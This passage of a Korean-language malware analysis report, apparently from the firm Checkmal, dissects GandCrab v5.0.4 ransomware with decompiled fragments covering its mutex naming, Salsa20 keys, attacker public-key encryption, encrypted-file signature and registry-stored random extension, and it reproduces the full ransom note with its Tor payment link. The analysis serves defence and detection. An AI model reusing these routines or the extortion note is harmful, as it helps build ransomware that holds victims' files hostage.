  }
}
ExitProcess(0);
```

GandCrab v5.0.4 - File Analysis

(2) 중복실행 방지

뮤텍스를 이용한 중복실행 방지 기능 중 뮤텍스 이름을 생성하는 매커니즘이 변경되었으며,
먼저 하드 코딩된 특정 문자열과 볼륨 시리얼 넘버를 시프트 연산한 값을 이용하여 Salsa20 암호화에 사용될 문자열을 생성합니다.

- [VolSerialNum 〉〉 2] ahnlab http://memesmix.net/media/created/dd0doq.jpg

```
wsprintfW(&String, L"%X ahnlab http://memesmix.net/media/created/dd0doq.jpg", *(lpBuffer + 0x180) >> 2);//
                                        // VolSerialNum >> 2
sub_404EB4(&v1, &String, &v3);
v4 = 0;
wsprintfW(v7, L"Global\\%s.lock", &v3);
CreateMutexW(0, 0, v7);
```

생성된 문자열을 Salsa20 알고리즘을 통해 암호화하며, 암호화에 사용된 Key와 Nonce는 아래 이미지와 같습니다.
Salsa20 알고리즘을 통해 암호화된 데이터를 이용하여 아래 예시와 같은 뮤텍스 이름을 생성하여 중복실행 여부를 확인합니다.

- Global₩[Encrypted Data].lock

```
v36 = 15;
v37 = 16;                                       // Salsa Key
v38 = 1;
v39 = 2;
v40 = 3;
v41 = 4;
v42 = 5;
v43 = 6;
v44 = 7;
v45 = 8;                                        // Salsa Nonce
sub_4070E7(&v6, v5, 0x100);
sub_407150(v5, &v38);
v46 = 2 * lstrlenW(lpString);
salsa20_407164(lpString, v5, a1, v46);          // Encrypt
```

GandCrab v5.0.4 - File Analysis

(3) 파일 암호화

인터넷 연결이 되어있지 않은 경우에도 파일을 암호화 할 수 있도록 이전 버전과 같이 공격자 공개키를 파일 내부에 Salsa20 알고리즘을 통해 암호화되어 있으며, 사용된 Key와 nonce 또한 이전 버전과 같습니다.

```
    byte_41DFB0[v0] ^= 5u;
    ++v0;
  }
  while ( v0 < 0x114 );
  MemCopy_40E5E0(&v4, "@hashbreaker Daniel J. Bernstein let's dance salsa <3", 0x1Fu);
  v5 = 0;
  strcpy(&v2, "@hashbr");
  ZeroMemory_40E150(&v6, 0, 0x40u);
  sub_4070E7(&v4, &v6, 0x100);
  v7 = v2;
  v8 = v3;
  v9 = 0;
  v10 = 0;
  Attacker_PubKey_4236A8 = VirtualAlloc(0, 0x114u, 0x3000u, 4u);
  return salsa20_407164(byte_41DFB0, &v6, Attacker_PubKey_4236A8, 0x114u);
```

로컬 개인키를 Salsa20 알고리즘을 통해 암호화 후 Salsa Key와 Nonce는 공격자 공개키로 암호화 하여 특정 레지스트리 키에 등록하는 로컬 개인키 암호화 방식도 이전 버전과 동일합니다.

```
if ( Create_Random_Value_4091D5(32, v4, 1) && Create_Random_Value_4091D5(8, &v5, 1) )// Salsa Key, Nonce 생성
{
  sub_408FD5(v3, 64u);
  sub_4070E7(v4, v3, 256);                  // Set Salsa
  sub_407150(v3, &v5);
  if ( *(a1 + 8) > 2048u )
    return v8;
  *a2 = *(a1 + 8);
  salsa20_407164(*(a1 + 4), v3, (a2 + 129), *(a1 + 8));// 로컬 개인키 암호화
  v8 = 1;
  v7 = 32;
  v6 = 8;
  MemCopy_40E5E0((a2 + 1), v4, 0x20u);
  MemCopy_40E5E0((a2 + 65), &v5, v6);
  if ( !sub_406DC4(0x114u, Attacker_PubKey_4236A8, a2 + 4, &v7, 0x100u) )// 공격자 공개키로 Salsa Key 암호화
    v8 = 0;
  if ( !sub_406DC4(0x114u, Attacker_PubKey_4236A8, a2 + 0x104, &v6, 0x100u) )// 공격자 공개키로 Nonce 암호화
    v8 = 0;
```

GandCrab v5.0.4 - File Analysis

(3) 파일 암호화

암호화된 파일 구조 중 파일의 오프셋 끝에 암호화가 수행된 파일임을 알리는 시그니처 값이 추가되었으며, 암호화 대상 파일의 데이터를 확인하여 해당 오프셋에 시그니처 값이 존재할 경우 재차 암호화가 수행되지 않도록 해당 파일의 암호화를 중지합니다.


```
v9 = 32;
FileBuffer[133] = 0x93892918;
FileBuffer[134] = 0x38281;
qmemcpy(FileBuffer, v5, 0x20u);
if ( !sub_406DC4(*(a4 + 12), *a4, FileBuffer, &v9, 0x100u) )
  return 0;
v6 = FileBuffer + 0x40;
*v6 = *v8;
v6[1] = v8[1];
if ( !sub_406DC4(*(a4 + 12), *a4, FileBuffer + 0x100, &v9, 256u) )
  return 0;
FileBuffer[132] = 0x100000;
FileBuffer[128] = 0;
FileBuffer[129] = 0;
result = 1;
FileBuffer[130] = 0;
FileBuffer[131] = 0;
```

```
00000540  2A AC 94 FB 10 62 95 86 74 F4 D7 9D B7 A1 E5 AE
00000550  0A F8 22 B3 C4 40 95 5B DB BF 86 3A BD 80 E8 A4
00000560  2F A0 1F 6B E5 95 AC 7E EA 3E 7F C9 49 A6 C8 6A
00000570  27 A4 D3 E4 15 41 B6 5A 32 47 88 4D 68 6D 5C 4F
00000580  46 C8 E3 ED BE B5 AC 72 D0 CA 73 28 A5 0F B7 7E
00000590  E1 27 99 82 5F 97 D4 D9 6C D2 CC 6D 39 D5 E6 7B
000005A0  50 DE 37 53 8B 03 F6 FF 73 A5 A0 19 4F 65 DF B1
000005B0  6D 33 24 5D FA 66 98 7B 52 B7 8C 60 54 BF B8 2E
000005C0  D7 EF 08 78 92 24 90 F5 3B 42 62 F0 56 BE E2 7A
000005D0  4F 49 8A 67 A4 3D CD B0 7C A9 37 53 12 EE 64 00
000005E0  80 85 D0 F2 72 8B 94 A4 12 AF E2 8D 0F 6C 1C 45
000005F0  72 2F 43 60 B0 23 E1 22 71 7B 1D FC 1B 53 CC D0
00000600  2A 20 45 5C 97 A4 14 3E 6A 55 DB 9B 6C AE 23 73
00000610  1B 79 BA 2A 71 3A BB FE 85 60 B5 92 0E 99 0D C1
00000620  98 AF 14 AD 48 06 79 E1 2A 33 69 94 FA 91 2E 04
00000630  00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00
00000640  10 00 18 29 89 93 81 82 03 00
```

GandCrab v5.0.4 - File Analysis

(3) 파일 암호화

이전 버전의 경우 아래와 같이 암호화된 파일 구조 중 파일의 오프셋 끝에 암호화를 수행한 원본 데이터의 크기를 추가하였으나, 해당 버전에서는 암호화 된 데이터의 크기, 루프 카운터, 청크 사이즈, 특정 시그니처 등의 값이 추가되었습니다.



GandCrab v5.0.4 - File Analysis

(3) 파일 암호화


```
0D201D30  F8 12 28 76 02 B7 55 F2 5D 84 F1 0C 12 2A E9 23
0D201D40  CE 5B 91 EA AC 2A DE C5 E1 ED 27 D1 B0 88 7C D6
0D201D50  61 40 7C BC AB 6F F7 69 B1 40 36 5F 71 84 D4 A4
0D201D60  F7 88 2A A8 5C 3B 89 CB F0 AD 57 67 D5 7E D6 38
0D201D70  31 36 53 20 DF 16 CB AD 11 CA 7E 6F 38 0A D1 66
0D201D80  AB 8D EE 4B AA 84 48 82 36 0A 7E 3A 1F 29 41 76
0D201D90  D4 8E EA DA 92 45 76 6C AE F0 88 C8 B1 94 0B 8E
0D201DA0  80 2C 4D FF 02 A1 C5 E1 75 92 B1 A0 84 F6 27 7C
0D201DB0  89 8A 2D FB E3 74 9D 24 8B CB 8B 28 29 32 8A 4D
0D201DC0  22 DA 03 61 EF E7 7E 64 56 02 4D 37 09 C9 8F 92
0D201DD0  C9 B9 A0 88 52 DB 1A 1C E3 EE 5E 18 D4 DF 59 49
0D201DE0  6F 39 09 85 AF 39 BB 25 52 3D D3 B8 50 3A 5B 7C
0D201DF0  7F 9D 45 A4 98 D6 E8 31 CA 7F 88 B2 A6 9C B2 CD
0D201E00  10 36 71 58 F0 73 EC AC 5B D5 14 98 61 18 67 6A
0D201E10  7E 8E 8A 24 EE B9 6B 32 4F AF 08 01 2F 1E B4 93
0D201E20  66 1A FC 89 A3 E6 B6 9E 69 1F 7B D8 71 6D BE 86
0D201E30  A5 E8 52 ED C4 EC 6B 34 75 46 6B D4 92 51 F0 BF
0D201E40  CD 66 D0 09 E4 7D 26 DC 0A 73 DC 20 53 8B 0F 2B
0D201E50  BD CD CE 5F FB 49 F5 6C 77 8B 1F C7 BB 88 E3 D8
0D201E60  6A DB A8 26 B4 0A DD DF FC 8F DB 35 DC 14 8D E6
0D201E70  FA CA 77 10 05 08 70 77 48 CF 23 66 9E 98 7D D5
0D201E80  F1 26 1B EE 94 58 9B 31 65 38 6E 5D 68 4A 16 D7
0D201E90  35 86 5D BF C1 D1 D1 55 42 6F A9 6C 8F B3 E4 5B
0D201EA0  2A CC 42 DC A1 7F EF E6 05 81 C9 98 35 06 D5 D8
0D201EB0  6C 3C 50 1C E8 95 63 3B 30 6C 8A 0D 95 3D C4 8F
0D201EC0  86 59 03 6E 58 A6 F7 D5 9C E3 21 2C DC 90 91 C8
0D201ED0  C8 67 AF F3 D3 2A 57 3F 04 27 14 91 B9 C4 BC 3C
0D201EE0  4C 24 90 5F D7 AF 17 E5 B5 1A 19 69 81 B6 9B 41
0D201EF0  02 76 51 67 BC F1 8A 45 CA 50 A3 5F BA 1D 72 AB
0D201F00  DE 35 9C E7 F1 A8 BE F5 E1 DC 67 39 2F 69 9A 6A
0D201F10  59 94 14 2B F2 68 BB 02 01 8E A3 16 2B F0 2E 33
0D201F20  66 40 C0 9D 6F F1 A8 84 E4 DF 49 85 82 ED AC 34
0D201F30  30 1D 20 0D 00 00 00 00 D3 00 00 00 00 00 00 00
0D201F40  00 00 10 00 18 29 89 93 81 82 03 00
```

- 암호화된 Salsa Key
- 암호화된 Salsa Nonce
- 암호화된 데이터 크기
- 루프 카운터
- 청크 사이즈
- 시그니처

GandCrab v5.0.4 - File Analysis

(3) 파일 암호화

파일 암호화 시 사용하는 청크 사이즈는 0x100000 바이트이며, 파일의 크기가 청크 사이즈보다 크더라도 청크 사이즈를 기준으로 1회만 암호화를 진행합니다.
암호화 대상 파일의 확장자가 아래 이미지와 같은 확장자일 경우 크기와 관계없이 원본 파일의 모든 데이터를 암호화합니다.



GandCrab v5.0.4 - File Analysis

(3) 파일 암호화

정상 파일을 암호화 후 변경되는 확장자 이름을 랜덤한 문자열을 생성하여 사용하도록 변경되었으며, 확장자로 사용될 랜덤한 문자열을 특정 레지스트리 키에 저장하여 사용하도록 변경되었습니다.


```
v4 = sub_409134();
v5 = v4 ? v10 + v4 % (integer_10 - integer_5 + 1) : 0;
v6 = Alloc_Mem_408FE8(2 * v5 + 8);
Random_FileExtension_423704 = v6;
if ( !v6 )
  break;
*v6 = '.';
Random_FileExtension_423704 = v6 + 1;
v12 = 0;
ZeroMemory_40E150(&v13, 0, 0x3Eu);
wsprintfW(&v12, L"0x%X", v5);
if ( !sub_409013(Random_FileExtension_423704, v5) )
{
  --Random_FileExtension_423704;
  Free_Mem_408FF9(Random_FileExtension_423704);
  Random_FileExtension_423704 = 0;
  return 0;
}
--Random_FileExtension_423704;
v7 = lstrlenW(Random_FileExtension_423704);
v8 = Random_FileExtension_423704;
Random_FileExtension_423704[v7] = ' ';
if ( !sub_4077E0(v8) && !sub_40779B() && !sub_40770F(Random_FileExtension_423704) )
{
  if ( Random_FileExtension_423704 )
  {
    Random_FileExtension_423704[lstrlenW(Random_FileExtension_423704) - 1] = 0;
    return 1;
```

```
v5 = RegCreateKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\ex_data\\data", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
if ( v5 )
  v5 = RegCreateKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\ex_data\\data", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
if ( !v5 )
{
  v1 = lstrlenW(lpString);
  v3 = RegSetValueExW(phkResult, L"ext", 0, 3u, lpString, 2 * v1 + 2) == 0;
  RegCloseKey(phkResult);
```

GandCrab v5.0.4 - File Analysis

(3) 파일 암호화

랜섬노트의 내용은 아래 이미지와 같으며, 암호화 후 변경되는 확장자, 랜섬아이디, 암호화 된 Salsa Key 및 로컬 개인키, RC4 알고리즘을 통해 암호화된 사용자 수집 정보가 추가됩니다.



```
---=   GANDCRAB V5.0.4 =---

**********UNDER NO CIRCUMSTANCES DO NOT DELETE THIS FILE, UNTIL ALL YOUR DATA IS RECOVERED**********

        *****FAILING TO DO SO, WILL RESULT IN YOUR SYSTEM CORRUPTION, IF THERE ARE DECRYPTION ERRORS*****

Attention!

All your files, documents, photos, databases and other important files are encrypted and have the extension: .FRTSSGXDA

The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we can

The server with your key is in a closed network TOR. You can get there by the following ways:

--------------------------------------------------------------------------------

| 0. Download Tor browser - https://www.torproject.org/

| 1. Install Tor browser
| 2. Open Tor Browser
| 3. Open link in TOR browser:   http://gandcrabmfe6mnef.onion/22dc228f3e4a446d
| 4. Follow the instructions on this page

--------------------------------------------------------------------------------

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

ATTENTION!

IN ORDER TO PREVENT DATA DAMAGE:

* DO NOT MODIFY ENCRYPTED FILES
* DO NOT CHANGE DATA BELOW

---BEGIN GANDCRAB KEY---
lAQAAGh3WTfmv7ObwbMKbMrvwkUhIayCb/km2KVguwmn4kGYbrJ2sKhwt0KBZl1OpMOtL/Wz6g0Oa+bcmy3lTWZsKKYjcogrcUy0EAe0U5Hy
+/ARPMGORvuv04P7vYjwRVfJXgZDhU3/JLIxgQvPBWT+r+lBlX54jenJP6ydOzQFHqyspRglxpz0RcwCeNPzo9OQ++aLJyXqUCHP7R1S0N2
Dp6RkfiC7gwLR7EMEmKBAD8JBn35OBqOg9ETbpPWsvK/aOUbteTdBn9Ub4DUx9uVW42xKjjxbfHe5lhoS1koIWN1Z1W4cJV4q3Bw1gHayZRc
---END GANDCRAB KEY---

---BEGIN PC DATA---
wfKD6iudumBkmpL8IRr4U4WxHVagOXjtxTxNOoX15FZvvPaWMR50Ya9d4ZZ6TrJRw3YI7nFWq7e4TBCH8x5eBLPzrdNV7576f0G1DADiXJI38
---END PC DATA---
```

경기도 성남시 분당구 대왕판교로 670 유스페이스2 A동 502호 (주) 체크멀
홈페이지 https://www.checkmal.com
전화 031-701-2001
구매문의 070-4610-0133
이메일 contact@checkmal.com